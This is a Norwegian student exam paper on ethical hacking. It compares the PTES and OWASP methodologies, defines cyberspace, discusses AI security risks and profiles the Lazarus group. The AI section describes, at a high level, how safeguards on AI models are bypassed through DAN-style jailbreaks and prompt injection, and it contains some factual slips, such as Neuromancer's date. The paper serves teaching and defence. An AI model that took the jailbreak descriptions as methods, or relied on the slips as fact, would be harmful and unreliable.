ETH2100 Etisk Hacking eksamen kandidat nr.: 700340

Teori del

Oppgave 1.

Dersom en etisk hacker utfører en teknisk sikkerhetsrevisjon er det viktig at individet inkluderer bruk av fundamental metodologi og rammeverk. Metodologi er en sett med regler og prosedyrer for etiske hackeren å følge under oppkommende sikkerhetsrevisjoner, dette kan bli tolket som en form av veikart med retningslinjer for en etisk hacker å følge (Parasram, og Samm. 2018 s. 85). En sikkerhetsrevisjon skal ikke være spontan og dette grunner at en etisk hacker skal ta i bruk et rammeverk. Dette rammeverket skal følges i en ortodoks rekkefølge som leder til en suksessfull sikkerhetsrevisjon (RSI Security. 2024). Det er en rekke rammeverk en etisk hacker kan ta for seg under en sikkerhetsrevisjon. Alle rammeverk har steg som er tilpasset til sine scenarioer og alle rammeverk setter enkelte steg som prioritet over andre (Parasram, og Samm. 2018 s. 86 – 89). Rammeverket som studenten brukte under del 2 (tekniske sikkerhetsrevisjonen) er PTES (Penetration Testing Execution Standard). PTES er et rammeverk laget av en gruppe informasjonssikkerhet utøvere (PTES. 2014) og er anerkjent som en av de mest standardiserte og solide rammeverkene innafor feltet. Rammeverket blir brukt i sikkerhetsrevisjoner av alt fra web applikasjoner til black-box angrep (Parasram og Samm. 2018 s. 87).

PTES metodikken kommer deretter til å bli drøftet med en annen metodikk. Metodikken som blir sammenlignet og drøftet i henhold til PTES er OWASP testing guide. OWASP (Open Web Application Security Project) Testing guide er en open-source rammeverk utviklet av OWASP. OWASP er en open-source organisasjon som er dedikert til web applikasjon sikkerhet. Tanken bak selskapet er at alle ressurser og material skal være gratis og åpent for samfunnet å bruke (Cloudflare. 2025). OWASP Web Security Testing Guide er et rammeverk utviklet av profesjonelle og frivillige utviklere for å produsere en gratis metodikk for organisasjoner og pen-testere å bruke under sikkerhetsrevisjoner (OWASP. 2025).

Begge rammeverk har sine sterke og svake sider. Studenten skal reflektere fordeler og ulemper med PTES og OWASP testing guide før de blir sammenlignet og drøftet.

Største fordelen med PTES rammeverket er strukturen til de syv stegene innafor penetrasjon testen. Disse syv steg inneholder alt fra første interaksjonen deretter grunnen for penetrasjon testen hele veien til rapporteringen av sårbarheter. De syv steg faller innafor kategoriene til de fleste revisjoner og kan bli brukt i de fleste scenarioer i industrien (PTES. 2014). PTES dekker både tekniske og ikke tekniske aspekter, dette innebærer at etiske hackeren og selskapet skal begge bli enige om «rules of engagement» (PTES. 2014). Dette inkluderer, men er ikke begrenset til: hvilken boks

revisjonen er, håndtering av bevis og tidslinjer. Det fins tre typer bokser white, gray og black box. PTES går deretter i dybden på forskjellene mellom en white box og black box, PTES noterer også at en white box kan være mye mer til nytte til et selskap enn black box siden begge partene sparer tid selskapet sparer penger og etiske hackeren får mer informasjon å jobbe med (PTES. 2014). Deretter er det veldig viktig for selskapet og etiske hackeren å bli enige hvordan etiske hackeren skal håndtere sensitiv informasjon. Det er veldig viktig at etiske hackeren håndterer sensitiv informasjon om selskapet med omsorg (PTES. 2014). Til slutt er det viktig med å etablere en timelinje. Både selskapet og etiske hackeren må bli enige hva som skal bli utført i perioden mellom start og slutt. Dette leder til at etisk hackeren eller hacking teamet kan være mere koordinert med å etablere en type «plan» for å vite hvor mye tid hver bit av pentesten kommer til å ta.

PTES har en veldig detaljert beskrivelse av sine syv steg, dette i seg selv er en fordel. Det som er en ulempe, er et at PTES ikke er akkurat en «begginer friendly» rammeverk og dersom en etisk hacker er ny i sektoren kommer rammeverket til å virke ekstremt overveldende. Det at PTES sitt omfang av emner er så stor leder til at rammeverket kan bli utnyttet bedre av en etisk hacker med erfaring enn en nybegynner (PixelQA-team 2024.).

En av OWASP testing guide metodikken sitt største fordeler er fokuset på webapplikasjon testing. Dette grunner at metodikken har et omfattende segment med angrep relatert til webapplikasjoner, segmentet inkluderer, men er ikke begrenset til angrep som SQL injection, Code injection, Server-Side Request Forgery (OWSAP foundation, inc. 2025). OWASP testing guide er en veldig god base linje for metodikker og generelt er en god metodikk for junior pen-testere å bruke. Dette grunner at metodikken er strukturert og forklarer hvordan hvert steg skal bli utført, deretter er metodikken direkte knyttet til OWASP Top 10 (OWSAP foundation, inc. 2025). Siste fordel med OWASP testing guide er at det kommer med flere hjelpemidler for etiske hackeren å bruke. Dette innebærer er verktøy som OWASP ZAP, OWASP Dependency-check og OWASP sin community FAQ (Wichers. u.å og PixelQA-team. 2024).

I motsetning til PTES er OWASP testing guide veldig begrenset til enkelte scenarioer. OWASP testing guide er veldig begrenset til sikkerhet-testing av webapplikasjoner i motsetning til PTES som har en mye bredere Scope og kan dekke flere scenarioer (Parasram, og Samm. 2018 s. 86 og PixelQA-team 2024.).

Begge metodikkene deler par likheter for eksempel begge metodikkene er open-source og er gratis for selskaper og etiske hackere å utnytte (PixelQA-team. 2024.). Deretter er begge metodikkene godt strukturert med en god oversikt av stegene og hvordan utføre en god sikkerhetsrevisjon. Det som skiller disse to metodikkene, er at OWASP testing guide er mer webapplikasjon og cloud basert i motsetning til PTES som kan bli brukt til

en større variasjon av revisjoner. Dette inkluderer operasjon systemer, fysisk sikkerhet og sosial engineering angrep (geeksforgeeks 2022.). Der metodikkene skiller seg mest er veiledningen gjennom pentesten. OWASP testing guide gir en mer detaljert metoder for webapplikasjon testing og deretter gir bedre oversikt av de forskjellige sårbarhetene. Deretter PTES gir en mer helhetlig veiledning av pentesten og har mer fokus på utnytting og rapportering (PixelQA-team 2024).

Det som grunner valg av PTES under sikkerhetsrevisjonen er at ikke bare skulle studenten vurdere sikkerheten på webapplikasjonen, men også systemet til selskapet. Dette ledet til at steg som er i PTES er mer relevante enn steg som tilsvarer i OWASP testing guide. Dersom studenten skulle vurdere sikkerheten på webapplikasjonen alene skulle OWASP testing guide vært perfekt. Dette grunner at OWASP web testing guide er til punkt og prikke designet for å utnytte og sikkerhet revidere webapplikasjoner. (OWASP u.å.).

Kildeliste oppgave 1,

Cloudflare. (u.å.). *What is OWASP? What is the OWASP top 10?* OWASP. https://www.cloudflare.com/learning/security/threats/owasp-top-10/

OWASP Foundation. (u.å. -a). *Web Security Testing Guide (WSTG) – Latest.* OWASP. https://owasp.org/www-project-web-security-testing-guide/latest/#

OWASP Foundation. (u.å. -b) *Free for Open Source Application Security Tools.* OWASP. https://owasp.org/www-community/Free_for_Open_Source_Application_Security_Tools

OWASP Foundation. (u.å. -c) *Top Ten Web Application Security Risks.*OWASP. https://owasp.org/www-project-top-ten/

OWASP Foundation. (u.å. -d) *WSTG – v4.2.* OWASP. https://owasp.org/www-project-web-security-testing-guide/v42/

Parasram, S., & Alex Samm (author.). (2018). *Kali Linux 2018: Assuring Security by Penetration Testing - Fourth Edition [electronic resource]* (4th edition, s. 1 online resource (528 pages)). Packt Publishing.

PTES (u.å). *Main Page.* PTES. .http://www.pentest-standard.org/index.php/Main_Page

RSI Security (2024, desember, 9.) *NIST's penetratiom testing recommendations explainded.* https://blog.rsisecurity.com/nists-penetration-testing-recommendations-explained/

GeeksforGeeks. (2022, november, 21.) *Penetration Testing Execution Standard (PTES).* https://www.geeksforgeeks.org/software-engineering/penetration-testing-execution-standard-ptes/

Oppgave 2.

I 1982 publiserte forfatteren William Gibson en science fiction novelle som heter Burning Chrome som benyttet seg med ordet cyberspace. Deretter publiserte forfatteren en roman Neuromancer i 1982 som ble en ekstremt viktig roman innafor cyberpunk-sjangeren (Hellstrand, 2025). Disse bøkene var grunnmuren for uttrykket Cyberspace som i moderne tid har blitt anerkjent som en legitim utrykk for internett, IoT og andre former for kommunikasjon mellom maskinenheter (Øverby, Liseter og Høiback 2024). Denne fantastiske novellen ledet senere til utviklingen av den legendariske trilogien Matrix.

Cyberspace eller som det heter på norsk cyberdomenet (Børresen. 2024) er definert av forsvarets fellesoperative doktrine som et datastyrt miljø som er menneskelig konstruert og som utvikler seg stadig. Dette innebærer alle enheter som er med eller i IoT, internettilkobling, Bluetooth og andre former av kommunikasjon mellom maskiner (Forsvaret. 2019. s. 25). Deretter i Neuromancer boka til William Gibson blir cyberspace beskrevet som en tredimensjonal realitet der den såkalte «user» eller brukeren kan utføre handlinger som er umulig i den reale verden (Balamuthukumaran. 2024 s. 2). Cyberspace kan bli tolket feil til en viss grad. I henhold til hvordan begrepet er beskrevet som en «menneskeskapt datastyrt miljø» kan begrepet bli lett blandet med internettet. I følge store norske leksikon er internett et system av datamaskiner, smarttelefoner og andre digitale enheter som er globalt koblet gjennom et kommunikasjonsnett (Øverby og Dvergsdal. 2025). Slik begge begrepene er beskrevet er det veldig lett å blande cyberspace og internett, men det som skiller disse to er at internett er den faktiske, fysiske infrastrukturen av cyberspace hens ord cyber som betyr internett i seg selv (Cambridge. u.å). cyberspace kan bli tolket som et mye bredere virtuelt konsept som innebærer alt av det online miljøet dette inkluderer internettet (Cyber Security Intelligence 2017). Et godt eksempel på en cyberspace er OASIS fra filmen Ready Player One som ble lagd i 2018. Bortsett fra at OASIS i filmen er faktisk ekte og ikke et konsept (Bell 2018).

Det er velig simpelt å blande ordet cyberspace med cyberforsvar, men disse to uttrykk betyr det splitt motsatt. I følge store norske leksikon er cybersikkerhet en utvidet form av fagområdet datasikkerhet som tar for seg IT enheter og infrastrukturen innafor den digitale verden (Nätt. 2024.). Formålet med cybersikkerhet er å beskytte alt som kan være sårbart og tilknyttet til informasjon og kommunikasjonsteknologi (NSM. 2023.). Bruken av uttrykket cybersikkerhet fikk deretter en drastisk økning rundt 2015 siden det ble mye mer vanlig å referere til informasjonssikkerhet til cybersikkerhet. I motsetning til informasjonssikkerhet har cyberforsvar et mere fokusert på det helhetlige trussel bildet (Nätt. 2024.).

Det som skiller cyberspace og cybersikkerhet er at cyberspace ofte er referert som et miljø der digital aktivitet blir utført. Dermed cybersikkerhet er det som skal beskytte cyberdomenet og hindre skadelig aktivitet i henhold til miljøet (Swiss Cyber Institute. 2019.).

Konseptet av cyberspace er ekstremt viktig for etiske hackere og cyberforsvar generelt. Dette grunner at cyberspace er området der kriminaliteten foregår. Konsekvensene at cyberspace forblir ubeskyttet er at angrepet spres fra cyberdomenet utenfor den «arenaen» til den virkelige verden (Høiback, 2025.). Selve ordet cyber kommer fra ordet kyber som på gresk betyr å styre (Høiback, 2025) som tilsvarer at cyberdomenet er et område som blir til en viss grad styrt av flere trusselaktører. Dette ender opp med at etiske hackere som har ansvar for cybersikkerhet må beskytte dette området som er cyberspace fra potensielle trusselaktører som ønsker å utnytte område for informasjon og andre former for cyberkriminalitet.

Kildeliste oppgave 2.

Balamuthukumaran, P. (2024. januar, 1.) *an analysis of cyber terminologies in William Gibson's Neuromancer.* https://zenodo.org/records/10901361/files/2.%20Balamuthukumaran.pdf

Bell G. (2018.). *What is the difference between internet and cyberspace?* SNL. https://www.quora.com/What-is-the-difference-between-internet-and-cyberspace

Børresen, J. (2024, oktober, 6.). *cyberdomenet*. SNL. https://snl.no/cyberdomenet

Cambridge University Press. (u.å.). *Cyber.* Cambridge. https://dictionary.cambridge.org/dictionary/english/cyber

Cyber Security Intelligence, (CSI). (u.å). *The difference between cyberspace and the internet*. CSI. https://www.cybersecurityintelligence.com/blog/the-difference-between-cyberspace-and-the-internet-2412.html

Forsvaret, (Forsvarets høgskole). (2019). *Forsvarets fellesoperative doktrine*.https://regelverk.forsvaret.no/view/doccard/document:22203 - https://regelverk.forsvaret.no/fileresult?attachmentId=18333277

Høiback H. (2025. april, 14.). cyberangrep. SNL. https://snl.no/cyberangrep

Liseter, I. M. og Øverby, H. og Høiback, H. (2024, november, 26.). *cyberspace*. SNL. https://snl.no/cyberspace

Nätt, T. H. (2024, oktober, 31.). *cybersikkerhet*. SNL. https://snl.no/cybersikkerhet

NSM. (nasjonal sikkerhets myndighet). (2023. august, 15.). *Sentrale begreper.* https://nsm.no/regelverk-og-hjelp/rapporter/sikkerhetsfaglig-rad-et-motstandsdyktig-norge-web/sentrale-begreper/

Swiss Cyber Institute. (2019. november, 18.) *Cyberspace vs. Cybersecurity.* https://swisscyberinstitute.com/blog/cyberspace-vs-cybersecurity/

Øverland, O. (2025, februar, 24.). *William Gibson - science fiction-forfatter*. SNL. https://snl.no/William_Gibson_-_science_fiction-forfatter

Øverby, H. og Dvergsdal, H. (2025. Mai, 19.). *internet*. SNL. https://snl.no/internett

Oppgave 3.

I 2018 ble verden introdusert til Google sin BERT som kan bli klassifiser som en av de første moderne LLM modellene. BERT eller Bidirectional Encoder Represnations from Transformers er en modell utviklet av google for å forstå konteksten av en tekst. Modellen kan da bli brukt for å skjønne google søk for eksempel (NVIDIA u.å.). BERT klarer å lese fra høyere til venstre og deretter fra venstre til høyere for å forstå hva brukeren faktisk ønsker å fortelle (NVIDIA u.å.). BERT kan bli klassifisert som en av «founding fathers» for den generative ai revolusjonen og de moderne LLM modeller som for eksempel ChatGPT og Gemini (Luna, 2023).

30, november 2022 introduserte OpenAI Chat GPT for offentlig bruk. Samfunnet var sjokkert av ChatGPT sin intelligens og evner til å utføre handlinger som skriving av tekst og koding (History, 2025). Det som følget etter var en drastisk økning i brukere (1 million) de første fem dagene og deretter i januar 2023 ble det estimert 100 millioner brukere av ChatGPT. For referanse det tokk populære plattformen Instagram 2.5 år til å nå 100 million brukere noe ChatGPT fikk gjort på 2 måneder (History, 2025). For å forstå hvordan ChatGPT fikk interessen av samfunnet så brått må man forstå hva ChatGPT er. ChatGPT er en kunstig intelligens «chatbot» som er i familien til generative kunstig intelligens (genAI) (Belcic, Stryker, u.å.). Mer spesifikt er ChatGPT en LLM (Large Language Model) som er trent på en enorm mengde data. Deretter er kunstige intelligensen trent med denne dataen til å forstå mønstre og konsepter som da leder til at KI-en kan utføre oppgaver som å generer tekst, ha samtaler eller oversette tekst (Microsoft, u. å.). Deretter er det viktig å notere at alle LLMs er bygget på ML (Machine Learning eller på norsk Maskinlære) (Cloudflare u.d.). Maskinlære er en teknikk som brukes av ChatGPT og da klassifiseres som en undergruppe av kunstig intelligens, dette inkluderer at ChatGPT er bokstavelig talt maskinlære (Østby, 2025). Maskinlære bruker matematikk for å skinne lys på mønstre i enorme mengder data som er umulig for et menneske å analysere. Deretter kan maskinen lære av historisk data og bruke slike mønstre til «spå» fremtidige resultater (Østby, 2025). Østby deretter noterer et viktig punkt, ingen algoritmer klarer å spesialisere innafor alle felt. Dette innebærer at algoritmen som maskinen skal bruke må basere seg på datatypen (Østby, 2025).

Etter 2022 har kunstig intelligens blitt et vanlig verktøy for individer å bruke i arbeidslivet uavhengig av yrke. Som tiden har passert har kunstig intelligens drastisk utviklet og bruk av KI i arbeidsplassen har økt drastisk til at mesteparten av arbeidsplasser inkluderer noen former av KI (Eurostat, 2025). Flere folk tillitsfaller på bruk av KI siden flere undersøkelser beviser at KI har blitt progressivt mer smart. Google Gemini 3 Pro og Grok 4 er ansett som blant de mest utviklende generative ai modeller som er der ute i henhold til «Humanity's Last Exam». Dette er en benchmark for generell menneskelig kunnskap. (x.ai, 2025). I henhold til denne benchmarking beviser at Grok og Gemini er drastisk mer «smartere» enn ChatGPT som leder til at folk har begynt å bruke

alternativer for ChatGPT. På grunn av dette hender at folk stoler mer på Grok eller Gemini siden slike KI modeller gir «bedre» svar. Konsekvenser av dette er at mennesker på arbeidsplassen begynner blindt å bruke disse verktøy uten å tenke på sikkerhetproblemer blind bruk av KI kan skape.

Et veldig kontroversielt tema nå for tiden er bruk av agenetisk KI som for eksempel Microsoft sin Copliot Agent og Microsoft sin implementering av AI i Windows systemer (Noureen, 2025). Agenetisk KI er en KI-system som er i stand til utføre en rekke komplekse oppgaver selvstendig og med bruk av verktøy i stedet for å bare svare på prompt tekster (Østby, 2025). For eksempel Agenetiske KI Agenten Copliot kan utføre en rekke handlinger i Microsoft 365 til å assistere brukeren. Problemet til Agenetisk KI er at de er ekstremt sårbare for prompt injection som kan lede til manipulasjon av agenetiske systemer eller enda være konsekvenser dersom de ikke er beskyttet (Harang, Sablotny, 2025). Det fins flere former av prompt injections, det er direkte prompt injections som «Do Everything Now» eller (DAN) som leder til at flere sikkerhetsbarrierer som har blitt etablert i modellen simpelt bare blir forbigått. Konsekvenser av dette er presentering av elementer som angriperen ikke er autorisert til å se eller utføring av handlinger angriperen ikke skal få lov til (Harang, Sablotny, 2025). Deretter kan angriperen utføre indirekte prompt injections som er et ekstremt seriøst angrep der angriperen sniker in instrukser in i en annen bruker sin samtale. Dette leder til at angriperen kan til en viss grad kontrollere hva KI skal gjøre. Dette blir utført med å forgifte dataen til KI agenten (Harang, Sablotny, 2025). For å sikre at slike injections ikke blir utført kan selskaper følge OWASP sin guide «Securing Agentic Applications Guide 1.0». I guden for å sike KI agenter forteller OWASP å implementere minst privilegium. Dette innebærer at KI agenten kun har tilgang til verktøy som er nødvendig for at oppgaven skal bli utført og ingenting mer. Deretter må KI agenten bli fortalt hva agenten har tillatelse til å utføre og hva den ikke kan «Dos and DON'Ts» (OWASP, 2025, s. 30 - 31). Deretter kan selskaper implementere input validering som filtrerer potensielle injections (OWASP, 2025, s. 31 -32.).

Agenetisk KI er ikke det eneste som kan være en sikkerhetstrussel når det gjelder KI. Generativ KI kan også være veldig en stor trussel og sårbarhet for et selskap (Department for Science, Innovation & Technology, 2025). I henhold til generativ KI og agenetisk KI blir de preget av samme problem angående direkte og indirekte prompt injections, men det er sårbarheter som er eksklusive for generativ KI. Blant de største sikkerhetsutfordringer som preger selskapene etter introduksjon av KI er at enormt mange junior og flere senior Developers bruker KI. I en artikkel skrevet av Alina Lehtinen-Vela forteller hu at i en survey ut av 791 utviklere i 2025 brukte 59% av senior utviklere KI verktøy til å programmere i motsetning til 49% av junior utviklere (Lehtinen-Vela, 2025). Deretter forteller Alina at flere senior utviklere investerer mere tid til å endre svarene som blir presentert av generative KI-en i forhold til junior utviklere (Lehtinen-

Vela, 2025). Dette skaper sikkerhetproblemer under utviklingen siden KI modeller har en design til å gi det mest populære svaret ikke det riktige svaret. Fra egen erfaring med å kode i Java, KI utvikler en kode som fungerer 50 prosent av tiden, andre 50 prosent knuser resten av koden. Deretter om KI tar for seg sikkerhet? Svaret er nei selv om du gir den en prompt til å ta for seg sikkerhet, nivået er fortsatt svakt. Dette argumentet kan bli forsterket av et svar på FAQ siden av webportalen til Qwiet AI sine utviklere harness (Harness, 2025).

Konstant bruk av generativ KI kan svekke sikkerheten på arbeidsplassen på en passiv men veldig effektiv måte. Med konstant bruk av generativ KI har mennesker tatt imot informasjon som blir generert av KI uten en klype salt (Simon, Nielsen, Fletcher, 2025.). Dette åpner et vindu for spredning av misinformasjon og generell usikker tillit i henhold til KI generert informasjon. Konstant eksponering til KI generert falsk informasjon leder til at på arbeidsplassen man er mindre kritisk for falsk informasjon.

Generativ KI har åpnet en ny dør for å forfalske identitet, dette sikkerhetproblemet heter deepfakes. Deepfakes er når angriperen bruker generativ KI for å generere falske lydfiler, video og sertifikater for å svindle og angripe selskaper (Coursera Staff, 2025.). Deretter kan angriperen bruke deepfaked informasjon for sosial engineering for å få tilgang til sensitiv informasjon eller infiltrere selskaper (Ai Security, 2025.).

Kildeliste oppgave 3.

Belcic, I. og Stryker, C. (u.å.) *What is ChatGPT?* https://www.ibm.com/think/topics/chatgpt

Cloudflare. (u.å.). *What is a large language model (LLM)?* https://www.cloudflare.com/learning/ai/what-is-large-language-model/

Coursera Staff. (2025. august, 6.) *How has generative ai affected security?* https://www.coursera.org/articles/how-has-generative-ai-affected-security

European Commission, Eurostat. (2025, desember.). *Use of artificial intelligence in enterprises.* https://ec.europa.eu/eurostat/statistics-explained/index.php?title=Use_of_artificial_intelligence_in_enterprises

HISTORY (2025. Desember, 18.) *ChatGPT, the generative AI chatbot, is released*. https://www.history.com/this-day-in-history/november-30/chatgpt-released-openai

Harang, R. og Sablotny M. (2025. februar, 25.) *Agentic autonomy levels and security.* https://developer.nvidia.com/blog/agentic-autonomy-levels-and-security/

Lehtinen-Vela A. (2025. August, 27.). *Vibe Shift? Senior Developers Ship nearly 2.5x more AI Code than Junior Counterparts*. https://www.fastly.com/blog/senior-developers-ship-more-ai-code

Luna J. C. (2023. november, 2.) *What is BERT? An intro to BERT Models.* https://www.datacamp.com/blog/what-is-bert-an-intro-to-bert-models?dc_referrer=https%3A%2F%2Fwww.google.com%2F

Modern Security. (2025. august, 19.) *How has generative ai affected security.* https://www.modernsecurity.io/pages/blog?p=how-has-generative-ai-affected-security

Noureen R. (2025. oktober, 16.). *Microsoft Announces New Copilot and Agentic AI Experiences for Windows 11* https://petri.com/windows-11-new-copilot-agentic-ai-experiences/

NVIDIA. (u.å.). *BERT*. https://www.nvidia.com/en-us/glossary/bert/

OWASP. (2025. Desember.). versjon. 2026. OWASP Top 10 For Agentic Applications 2026. https://genai.owasp.org/resource/securing-agentic-applications-guide-1-0/

Qwiet AI. (u.å.). *Risks in AI-Generated Code: A Security and Reliability Perspective.* https://qwiet.ai/appsec-resources/risks-in-ai-generated-code-a-security-and-reliability-perspective/

Simon, F. og Nielsen R. K. og Fletcher R. (2025. oktober, 7.). *Generative AI and news report 2025: How people think about AI's role in journalism and society*

https://reutersinstitute.politics.ox.ac.uk/generative-ai-and-news-report-2025-how-people-think-about-ais-role-journalism-and-society

x.ai. (2025, juni, 9.) *Grok 4.* https://x.ai/news/grok-4

Østby B. (2025.). *ETH2100_U39_Forelesning_10_CantDoThatDave.* https://kristiania.instructure.com/courses/14191/files/1701735?module_item_id=589515


Oppgave 4.

I 2009 ble det etablert en hackergruppe i Nord-Korea for å finansiere staten og statens operasjoner (NCC Group, 2022.). Denne gruppen har infiltrert og rammet flere vest-orientert land for å eksfiltrere sensitiv informasjon og kryptovaluta. Deretter etablerte gruppen et fotfeste innenfor spionasje av regjering, media, kritisk infrastruktur og finansiell institusjon skriver NCC Group i en FOX IT artikkel (NCC Group 2022). Denne gruppen indentifiserer seg under flere navn, med hoved navnet Lazarus. Deretter andre navn som Lazarus blir referert som er Hidden Cobra, ZINC, Diamond Sleet, Gods Disciples og Guardians of Peace (Wikipedia 2025). Disse grupper er ofte undergrupper, for eksempel alle medlemmer av Guardians of Peace er med i Lazarus, men ikke alle medlemmer av Lazarus er i GOP. Ofte enkelte medlemmer av Lazarus skiller seg og former en undergruppe for å utføre enkelte operasjoner. Lazarus er en politisk motivert nord koreansk gruppe som utfører cyberkriminalitet for å styrke økonomiske situasjonen for «Democratic People's Republic of Korea» (DPRK). Grunnen til at Lazarus utfører cyberkriminalitet er på grunn av sanksjon situasjonen av landet. Landets store deler av inntekten er generert med utføring av geopolitisk inspirerte cyberangrep (TERRAZONE, 2025). Lazarus koordinerer gjennom Byrå 121 og cyberdivisjonen stammer fra Reconnaissance General Bureau (RGB) som er Nord Korea sitt cyber byrå (TERRAZONE, 2025.). Siden 2009 har Lazarus har vært involvert i flere operasjoner som angriper vest-orienterte land og siste aktiviteten er oppdaget i august 2020 (MITRE, 2025). Lazarus har en lang rekord av operasjoner som har utført skade i andre land, blant de tre mest destruktive er angrepet på Sony, digitale bankranet i Bangladesh og billion-dollar Krypto ranet fra ByBit (NCC Group, 2022. og TERRAZONE, 2025.). Alle disse destruktive cyberangrep har lagt Lazarus gruppen som en av topp prioriteringer for FBI. Dette argumentet er forsterket av antallet nøkkelpersoner som er ettersøkt av FBI fra Lazarus gruppen (Federal Bureau of Investigation u.å.). Blant de seks mest ettersøkte medlemmene av Lazarus er Park Jin Hyok, som blir ansett som «den farligste» i gruppen. De forente staten sin jurisdiksjon har iverksatt to arrestordrer en i 2018 for planlegging av utføring av svindel over telefon og for å planlegge cyber-svindel (Federal Bureau of Investigation u.å.). Deretter den andre ble sendt ut i 2020 for å planlegge svindel over telefon, svindel av banker og planlegging for å utføre maskinvare svindel (Federal Bureau of Investigation u.å.).

Lazarus gruppen står bak det største krypto-ranet noensinne utført (INIGO u.å.). 21. februar, 2025 ble ByBit rammet av et cyberangrep som ledet til at Lazarus gruppen fikk eksfiltrert 1.5 milliarder dollar verdt Etherium forteller Ben Zhou (CEO av ByBit) (Tidy, 2025.). Det er estimert at 20% (på tiden artikkelen ble skrevet) av Ehteriumen har allerede blitt hvitvasket forteller Elliptic sin analytiker. Nord Korea er den beste nasjonen når det gjelder hvitvasking av krypto valuta. Dette grunner Nord Korea sitt utelukket system og økonomi, simpelt de bryr seg ikke lengere om de utfører cyberkriminalitet

eller ikke (Tidy, 2025.). Angrepet ble utført med at gruppen hacket en av ByBit sine leverandører, deretter ble krypto lommeboken sin adresse endret til en ondsinnet adresse. Deretter begynte de å overføre 401 tusen Etherium krypto mynter til den ondsinna adressen. Selskapet trodde de overførte valutaen til sin egen digitale lommebok, men dessverre ble alt overført til Lazarus (Tidy, 2025.). For nå har selskapet klart å fryse og konfiskere en liten sum av valutaen, men fortsatt store mengder krypto valuta er i hender til gruppa. ByBit har erklært krig mot Lazarus og det er en enorm dusør på gruppen til dagen i dag (Tidy, 2025.).

Bangladesh bank ranet Lazarus utførte var ikke like verdifullt som ByBit krypto ranet, men gruppen fikk fortsatt utbetalt en del. BBC forteller at i 2016 planlagte Lazarus å eksfiltrere 1 milliard dollar fra den nasjonale banken i Bangladesh. Dessverre for gruppen, men heldigvis for den nasjonale banken fikk Lazarus bare stjålet 81 millioner dollar før ranet ble stoppet (BBC, 2021.). Lazarus har i et år forberedt for angrepet med å etablere et fotfeste i nasjonale banken. Systemet til banken ble infiltrert av gruppen ved bruk av phishing mailer (NCC Group, 2022.). Når angrepet ble iverksatt brukte Lazarus en infisert printer i bankens hovedkontor for å skrive ut flere millioner dollar verdt av transaksjoner diskret (BBC, 2021.). Originalt fikk Lazarus eksfiltrert 951 millioner dollar. Grunnen til at gruppen fikk bare eksfiltrert 81 millioner er at når de overførte pengene til en bank i Manila hadde banken adresse på Jupiter Street. Dessverre for gruppen hadde et mistenksomt Iransk skip også navnet Jupiter. Dette ledet til at flere transaksjoner ble stoppet umiddelbart. Deretter ble en til transaksjon umiddelbart terminert på grunn av en skrivefeil (NCC Group, 2022.). Operasjonen er illustrert slikt (MITRE, 2025.).



Bildet er fra MITRE ATT&CK. (for et mer detaljert bilde trykk på linken. https://mitre-attack.github.io/attack-

navigator//#layerURL=https%3A%2F%2Fattack.mitre.org%2Fgroups%2FG0082%2FG0082-enterprise-layer.json.)

I 2014 rett før Sony publiserte en komedie film med hoved skuespillere Seth Rogen og James Franco ble det utført et cyberangrep på Hollywood sitt studio (BBC, 2014). Filmen involverte to intervjuere som skåret et intervju med supreme lederen av Nord-Korea (Kim Joung Un). Deretter blir intervjuere rekruttert av CIA i forsøk til å myrde Kim Joung Un (IMDb contributers u.å.). Cyberangrepet ledet til at Sony måtte utsette publiseringen av filmen. Deretter ble filmen publisert en stund senere (BBC, 2014). Motivet bak angrepet kan diskuteres, men argumentet for at filmen var resultatet for angrepet kan begrunnes av faktumet at Nord-Korea ba Sony å ikke publisere filmen siden filmen er «kontroversiell» og putter den supreme lederen i «dårlig lys» (Framework Security, 2025.). Sikkerhetsnivået til Sony var ikke på høyt på den tiden så Lazarus som på den tiden het Guardians of Peace (Wikipedia, 2025) infiltrerte systemene til Sony relativt lett. Det er estimert at Guardians of Peace har vært i systemene til Sony opptil et år før angrepet (NCC Group, 2022). Metodene som ble brukt under angrepet involverer en god kombinasjon av spear-phishing og identitet tyveri (Carter u.å.). Intensjoner bak angrepet var 100% politisk motivert, med at store mengder informasjon ble eksfiltrert og publisert til offentlighet. Cyberangrepet endte opp med å koste selskapet mellom 35 til 85 millioner dollar (NCC Group, 2022.).

Fra 2009 til nå har Lazarus brukt til en viss grad samme former for angrep for å utføre cyberkriminaliteten sin. Gruppen har ekstremt gode taktikker, teknikker og prosedyrer for å fullføre angrepene sine (CSI, 2025.). Lazarus er veldig godt kjent for sin tålmodighet og utholdenhet, gruppen angriper ekstremt taktisk med forbedringer som varer opptil et år. Lazarus bruker en god kombinasjon av spear-phishing, sosial engineering, malware og zero-day angrep for å infiltrere systemene til offeret (CSI, 2025.). Lazarus er også veldig flinke til å utvikle skadevare. Eksempler på dette kan være Sierra familien av skadevare. Denne skadevaren blir brukt for overvåking og data eksfiltrering (CSI, 2025.).

